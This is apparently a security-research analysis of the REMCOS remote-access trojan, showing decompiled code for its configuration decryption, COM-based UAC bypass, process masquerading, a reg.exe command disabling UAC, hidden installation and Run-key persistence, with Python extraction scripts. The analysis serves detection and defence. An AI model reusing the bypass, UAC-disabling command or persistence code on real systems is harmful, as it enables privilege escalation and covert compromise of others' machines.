Dissecting REMCOS RAT: An in- depth analysis of a widespread 2024 malware, Part One

elastic.co/security-labs/dissecting-remcos-rat-part-one

Subscribe

In the first article in this multipart series, malware researchers on the Elastic Security Labs team give a short introduction about the REMCOS threat and dive into the first half of its execution flow, from loading its configuration to cleaning the infected machine web browsers.

Introduction

Elastic Security Labs continues its examination of high-impact threats, focusing on the internal complexities of REMCOS version 4.9.3 Pro (November 26, 2023).

Developed by Breaking-Security, REMCOS is a piece of software that began life as a red teaming tool but has since been adopted by threats of all kinds targeting practically every sector.

When we performed our analysis in mid-January, it was the most prevalent malware family reported by ANY.RUN. Furthermore, it remains under active development, as evidenced by the recent announcement of version 4.9.4's release by the company on March 9, 2024.


All the samples we analyzed were derived from the same REMCOS 4.9.3 Pro x86 build. The software is coded in C++ with intensive use of the `std::string` class for its string and byte-related operations.

REMCOS is packed with a wide range of functionality, including evasion techniques, privilege escalation, process injection, recording capabilities, etc.

This article series provides an extensive analysis of the following:

- Execution and capabilities

- Detection and hunting strategies using Elastic's ES|QL queries
- Recovery of approximately 80% of its configuration fields
- Recovery of about 90% of its C2 commands
- Sample virtual addresses under each IDA Pro screenshot
- And more!




REMCOS execution diagram

For any questions or feedback, feel free to reach out to us on social media @elasticseclabs or in the Elastic Community Slack.

Loading the configuration

The REMCOS configuration is stored in an encrypted blob within a resource named `SETTINGS`. This name appears consistent across different versions of REMCOS.



REMCOS config stored in encrypted SETTINGS resource

The malware begins by loading the encrypted configuration blob from its resource section.

```
size_t __thiscall ctf::GetEncryptedConfiguration(uint8_t **pp_encrypted_configuration)
{
  void *v1; // eax
  HRSRC _h_resource; // edi
  HGLOBAL h_resource; // eax
  uint8_t *p_encrypted_configuration; // esi

  v1 = FindResourceA(g_h_current_process, "SETTINGS", (LPCSTR)RT_RCDATA);
  _h_resource = (HRSRC)v1;
  if ( !v1 )
    return (size_t)v1;
  h_resource = LoadResource(g_h_current_process, (HRSRC)v1);
  p_encrypted_configuration = (uint8_t *)LockResource(h_resource);
  v1 = (void *)SizeofResource(g_h_current_process, _h_resource);
  *pp_encrypted_configuration = p_encrypted_configuration;
  return (size_t)v1;
}
```

0x41B4A8 REMCOS loads its encrypted configuration from resources

To load the encrypted configuration, we use the following Python script and the Lief module.

```
import lief

def read_encrypted_configuration(path: pathlib.Path) -> bytes | None:
        if not (pe := lief.parse(path)):
                return None

        for first_level_child in pe.resources.childs:
                if first_level_child.id != 10:
                        continue

        for second_level_child in first_level_child.childs:
                        if second_level_child.name == "SETTINGS":
                                return bytes(second_level_child.childs[0].content)
```

We can confirm that version 4.9.3 maintains the same structure and decryption scheme as previously described by Fortinet researchers:

> Every Remcos contains an RC4 encrypted configuration block in its PE resource section, named “SETTINGS” as shown in Figure 8, where the first byte “B1” is the size of the following RC4 key that is in a red box and the rest data is the encrypted Remcos configuration block.

Fortinet reported structure and decryption scheme

We refer to the “encrypted configuration” as the structure that contains the decryption key and the encrypted data blob, which appears as follows:

```
struct ctf::EncryptedConfiguration
{
uint8_t key_size;
uint8_t key[key_size];
uint8_t data
};
```

The configuration is still decrypted using the RC4 algorithm, as seen in the following screenshot.

```
encrypted_configuration_size = ctf::GetEncryptedConfiguration((uint8_t **)&p_encrypted_configuration_or_encrypted_data_size);

_p_encrypted_configuration = p_encrypted_configuration_or_encrypted_data_size;
_encrypted_configuration_size = encrypted_configuration_size;

key_size = p_encrypted_configuration_or_encrypted_data_size->key_size;

p_key = (uint8_t *)malloc(key_size);
memmove_0(p_key, _p_encrypted_configuration->key, key_size);

v6 = (ctf::std::String *)ctf::std::String::FromCStr(v10, (int)p_key, key_size);
ctf::std::String::Copy1(&g_registry_rc4_decryption_key_string, v6);
ctf::std::String::Reset1(v10);

p_encrypted_configuration_or_encrypted_data_size = (ctf::EncryptedConfiguration *)(-1
                                                                                   - key_size
                                                                                   + _encrypted_configuration_size);
p_encrypted_data = malloc((size_t)p_encrypted_configuration_or_encrypted_data_size);
memmove_0(
  p_encrypted_data,
  &_p_encrypted_configuration->key[key_size],
  (size_t)p_encrypted_configuration_or_encrypted_data_size);

ctf::crypto::RC4::Init(rc4_ctx, p_key, key_size);
ctf::crypto::RC4::EncryptDecrypt(
  rc4_ctx,
  _p_configuration,
  p_encrypted_data,
  (size_t)p_encrypted_configuration_or_encrypted_data_size);
```

0x40F3C3 REMCOS decrypts its configuration using RC4

To decrypt the configuration, we employ the following algorithm.

```
def decrypt_encrypted_configuration(
        encrypted_configuration: bytes,
) -> tuple[bytes, bytes]:
        key_size = int.from_bytes(encrypted_configuration[:1], "little")
        key = encrypted_configuration[1 : 1 + key_size]
        return key, ARC4.ARC4Cipher(key).decrypt(encrypted_configuration[key_size + 1
:])
```

The configuration is used to initialize a global vector that we call `g_configuration_vector` by splitting it with the string `\x7c\x1f\x1e\x1e\x7c` as a delimiter.

```
ctf::std::String::Copy0(&configuration_string_cpy, (ctf::std::String *)&v126[4]);
p_configuration_vector = ctf::std::vector::String::FromCStr(
                           (ctf::std::Vector::String *)&v121,
                           configuration_string_cpy,
                           delimiter_string);
ctf::GlobalInitializeConfigurationVector(p_configuration_vector);
sub_401E8D(&p_this);

if ( strcmp(lpCmdLine, "-l") )
{
  v8 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kEnableInstallFlag);
```

0x40EA16 Configuration string is split to initialize g_configuration_vector

We provide a detailed explanation of the configuration later in this series.

UAC Bypass

When the `enable_uac_bypass_flag` (index `0x2e`) is enabled in the configuration, REMCOS attempts a UAC bypass using a known COM-based technique.

```
238       v22 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kEnableUACBypassFlag);
239       if ( *ctf::std::String::GetBuffer2(v22) && g_fp_IsUserAnAdmin && !g_is_user_admin_flag )
240         ctf::TryUACBypassIfNotAdmin();
```


0x40EC4C Calling the UAC Bypass feature when enabled in the configuration

Beforehand, the REMCOS masquerades its process in an effort to avoid detection.

```
1 NTSTATUS __thiscall ctf::UACBypassShellExecute(wchar_t *p_w_executable)
2 {
3   NTSTATUS v2; // esi
4
5   ctf::MasqueradeProcess();
6   v2 = ctf::ucmCMLuaUtilShellExecMethod(p_w_executable);
7   ctf::MasqueradeOrRestoreProcess(1);
8   return v2;
9 }
```

0x40766D UAC Bypass is wrapped between process masquerading and un-masquerading

REMCOS modifies the PEB structure of the current process by replacing the image path and command line with the `explorer.exe` string while saving the original information in global variables for later use.



```
p_peb = ctf::GetPEB();
_p_peb = p_peb;

if ( restore_flag )
{
  p_w_explorer_command_line = g_p_w_backup_current_process_command_line;
  p_w_explorer_path = g_p_w_backup_current_process_image_path;
}
else
{
  p_process_parameter = p_peb->ProcessParameters;
  p_w_explorer_command_line = L"explorer.exe";
  g_p_w_backup_current_process_image_path = p_process_parameter->ImagePathName.Buffer;
  g_p_w_backup_current_process_command_line = p_process_parameter->CommandLine.Buffer;
  p_w_explorer_path = g_p_w_explorer_path;
}

g_fp_RtlInitUnicodeString(&_p_peb->ProcessParameters->ImagePathName, p_w_explorer_path);
g_fp_RtlInitUnicodeString(&_p_peb->ProcessParameters->CommandLine, p_w_explorer_command_line);
```

0x40742E Process PEB image path and command line set to explorer.exe

The well-known technique exploits the `CoGetObject` API to pass the `Elevation:Administrator!new:` moniker, along with the `CMSTPLUA` CLSID and `ICMLuaUtil` IID, to instantiate an elevated COM interface. REMCOS then uses the `ShellExec()` method of the interface to launch a new process with administrator privileges, and exit.

```
NTSTATUS __thiscall ctf::ucmCMLuaUtilShellExecMethod(wchar_t *p_w_executable)
{
  NTSTATUS v2; // edi
  HRESULT v3; // ebx
  void *v4; // ecx
  void *pp_interface; // [esp+10h] [ebp-4h] BYREF
  int v7; // [esp+18h] [ebp+4h]

  ctf::Log1((int)"[+] ucmCMLuaUtilShellExecMethod\n");
  pp_interface = 0;
  v2 = 0xC0000022;
  v3 = CoInitializeEx(0, 2u);

  if ( !ctf::ucmAllocateElevatedObject(v4, &pp_interface) )
  {
    if ( !v7 )
      goto LABEL_7;
    ctf::Log1((int)"[+] before ShellExec\n");

    // ctf ->
    // r = CMLuaUtil->lpVtbl->ShellExec(CMLuaUtil,
    //             lpszExecutable,
    //             NULL,
    //             NULL,
    //             SEE_MASK_DEFAULT,
    //             SW_SHOW);
    if ( (*(int (__cdecl **)(int, wchar_t *, _DWORD, _DWORD, _DWORD, int))(*(_DWORD *)v7 + 36))(
           v7,
           p_w_executable,
           0,
           0,
           0,
           5) >= 0 )
    {
      v2 = 0;
      ctf::Log1((int)"[+] ShellExec success\n");
    }
  }
  if ( v7 )
    (*(void (__cdecl **)(int))(*(_DWORD *)v7 + 8))(v7);
```

0x407607 calling ShellExec from an elevated COM interface


```
// ctf -> https://github.com/Rourke101/UACME/blob/8e527b53ffadf5e1490e59d2130e755c1d19f9c7/Sc
BOOL __stdcall ctf::ucmAllocateElevatedObject(void *a1, void **pp_interface)
{
  HRESULT Object; // esi
  wchar_t Destination[260]; // [esp+8h] [ebp-230h] BYREF
  BIND_OPTS pBindOptions; // [esp+210h] [ebp-28h] BYREF
  int v6; // [esp+224h] [ebp-14h]
  void *ppv; // [esp+234h] [ebp-4h] BYREF

  ctf::Log1((int)"[+] ucmAllocateElevatedObject\n");
  ppv = 0;
  Object = -2147467259;
  if ( wcslen(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}") <= 0x40 )
  {
    sub_407190(&pBindOptions);
    pBindOptions.cbStruct = 36;
    v6 = 4;
    wcscpy(Destination, L"Elevation:Administrator!new:");
    wcscat(Destination, L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");// ctf -> CLSID_CMSTPLUA
    ctf::Log1((int)"[+] CoGetObject\n");
    Object = CoGetObject(Destination, &pBindOptions, &g_iid_ICMLuaUtil, &ppv);
    if ( Object )
      ctf::Log1((int)"[-] CoGetObject FAILURE\n");
    else
      ctf::Log1((int)"[+] CoGetObject SUCCESS\n");
  }
  *pp_interface = ppv;
  return Object;
}
```

0x4074FD instantiating an elevated COM interface

This technique was previously documented in an Elastic Security Labs article from 2023: Exploring Windows UAC Bypasses: Techniques and Detection Strategies.

Below is a recent screenshot of the detection of this exploit using the Elastic Defend agent.



UAC bypass exploit detection by the Elastic Defend agent disabling UAC

Disabling UAC

When the `disable_uac_flag` is enabled in the configuration (index `0x27`), REMCOS disables UAC in the registry by setting the `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\SystemEnableLUA` value to `0` using the `reg.exe` Windows binary."

```
243     v23 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kDisableUACFlag);
244     if ( *ctf::std::String::GetBuffer2(v23) )
245       ctf::DisableUACUsingRegistry();
```

```
1  BOOL ctf::DisableUACUsingRegistry()
2  {
3    struct _STARTUPINFOA StartupInfo; // [esp+8h] [ebp-58h] BYREF
4    struct _PROCESS_INFORMATION ProcessInformation; // [esp+50h] [ebp-10h] BYREF
5
6    memset(&StartupInfo, 0, sizeof(StartupInfo));
7    StartupInfo.cb = 68;
8    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
9    CreateProcessA(
10     "C:\\Windows\\System32\\cmd.exe",
11     (LPSTR)"/k %windir%\\System32\\reg.exe ADD HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v E
12           "ableLUA /t REG_DWORD /d 0 /f",
```

Install and persistence

When `enable_install_flag` (index `0x3`) is activated in the configuration, REMCOS will install itself on the host machine.


```
304     if ( g_configuration_install_flag )
305     {
306       v40 = ctf::std::vector::String::Get(
307               &g_configuration_vector,
308               ctf::Configuration::kScreenshotFolder|ctf::Configuration::kEnableHKCURunPersistenceFlag);
309       v41 = ctf::std::String::GetBuffer2(v40);
310       *(_DWORD *)&v121 = ctf::Configuration::kEnablePersistenceDirectoryAndBinaryHiddingFlag;
311       v42 = *v41;
312
313       v43 = ctf::std::vector::String::Get(
314               &g_configuration_vector,
315               ctf::Configuration::kEnablePersistenceDirectoryAndBinaryHiddingFlag);
316       v44 = ctf::std::String::GetBuffer2(v43);
317       *(_DWORD *)&v121 = ctf::Configuration::kInstallParentDirectory;
318       v45 = *v44;
319
320       v46 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kInstallParentDirectory);
321       v47 = (bool *)ctf::std::String::GetBuffer2(v46);
322
323       *(_DWORD *)&v121 = v42 != 0;
324       *(_DWORD *)&v120 = v45 != 0;
325
326       v48 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kInstallFilename);
327       *(_DWORD *)&v119 = ctf::std::String::GetBuffer2(v48);
328
329       v49 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kInstallDirectory);
330       v50 = ctf::std::String::GetBuffer2(v49);
331
332       ctf::InstallRelaunch(*v47, (wchar_t *)v50, *(wchar_t **)&v119, *(void **)&v120, v121);
```

0x40ED8A Calling install feature when the flag is enabled in configuration

The installation path is constructed using the following configuration values:

- `install_parent_directory` (index `0x9`)
- `install_directory` (`0x30`)
- `install_filename` (`0xA`)


The malware binary is copied to `{install_parent_directory}/{install_directory}/{install_filename}`. In this example, it is `%ProgramData%\Remcos\remcos.exe`.



Sample detected in its installation directory

If the `enable_persistence_directory_and_binary_hiding_flag` (index `0xC`) is enabled in the configuration, the install folder and the malware binary are set to super hidden (even if the user enables showing hidden files or folders the file is kept hidden by Windows to protect files with system attributes) and read-only by applying read-only, hidden, and system attributes to them.

```
94      if ( v35 == 1 )
95      {
96        v23 = ctf::std::WString::GetBuffer0(&g_persistence_file_fullpath_wstring);
97        SetFileAttributesW(v23, 7u);           // FILE_ATTRIBUTE_READONLY | FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM
98        if ( wcslen(p_w_folder_name) )
99        {
100         v24 = ctf::std::WString::GetBuffer0(&g_persistence_path_wstring);
101         SetFileAttributesW(v24, 7u);
102       }
103     }
```
0x40CFC3 REMCOS applies read-only and super hidden attributes to its install folder and files



Install files set as read-only and super hidden

After installation, REMCOS establishes persistence in the registry depending on which of the following flags are enabled in the configuration:

- `enable_hkcu_run_persistence_flag` (index `0x4`)
  `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\`
- `enable_hklm_run_persistence_flag` (index `0x5`)
  `HKLM\Software\Microsoft\Windows\CurrentVersion\Run\`
- `enable_hklm_policies_explorer_run_flag` (index `0x8`)
  `HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\`

```
47  if ( g_enable_hkcu_run_persistence == 1 )
48  {
49    v1 = ctf::std::WString::GetBuffer0(&g_mutex_wstring);
50    ctf::RegistryDeleteValue0(HKEY_CURRENT_USER, (wchar_t *)L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", v1);
51  }
52  if ( g_enable_hklm_run_persistence == 1 )
53  {
54    v2 = ctf::std::WString::GetBuffer0(&g_mutex_wstring);
55    ctf::RegistryDeleteValue0(HKEY_LOCAL_MACHINE, (wchar_t *)L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", v2);
56  }
57  if ( g_enable_hklm_policies_explorer_run_flag == 1 )
58  {
59    v3 = ctf::std::WString::GetBuffer0(&g_mutex_wstring);
60    ctf::RegistryDeleteValue0(
61      HKEY_LOCAL_MACHINE,
62      (wchar_t *)L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\\",
63      v3);
64  }
```

0x40CD0D REMCOS establishing persistence registry keys

The malware is then relaunched from the installation folder using `ShellExecuteW`, followed by termination of the initial process.

```
116     v27 = ctf::std::WString::GetBuffer0(&g_persistence_file_fullpath_wstring);
117     if ( (int)ShellExecuteW(0, L"open", v27, (LPCWSTR)v28.length, (LPCWSTR)v28.capacity, v29) > 32 )
118       ExitProcess(0);
```


0x40D04B Relaunch of the REMCOS process after installation

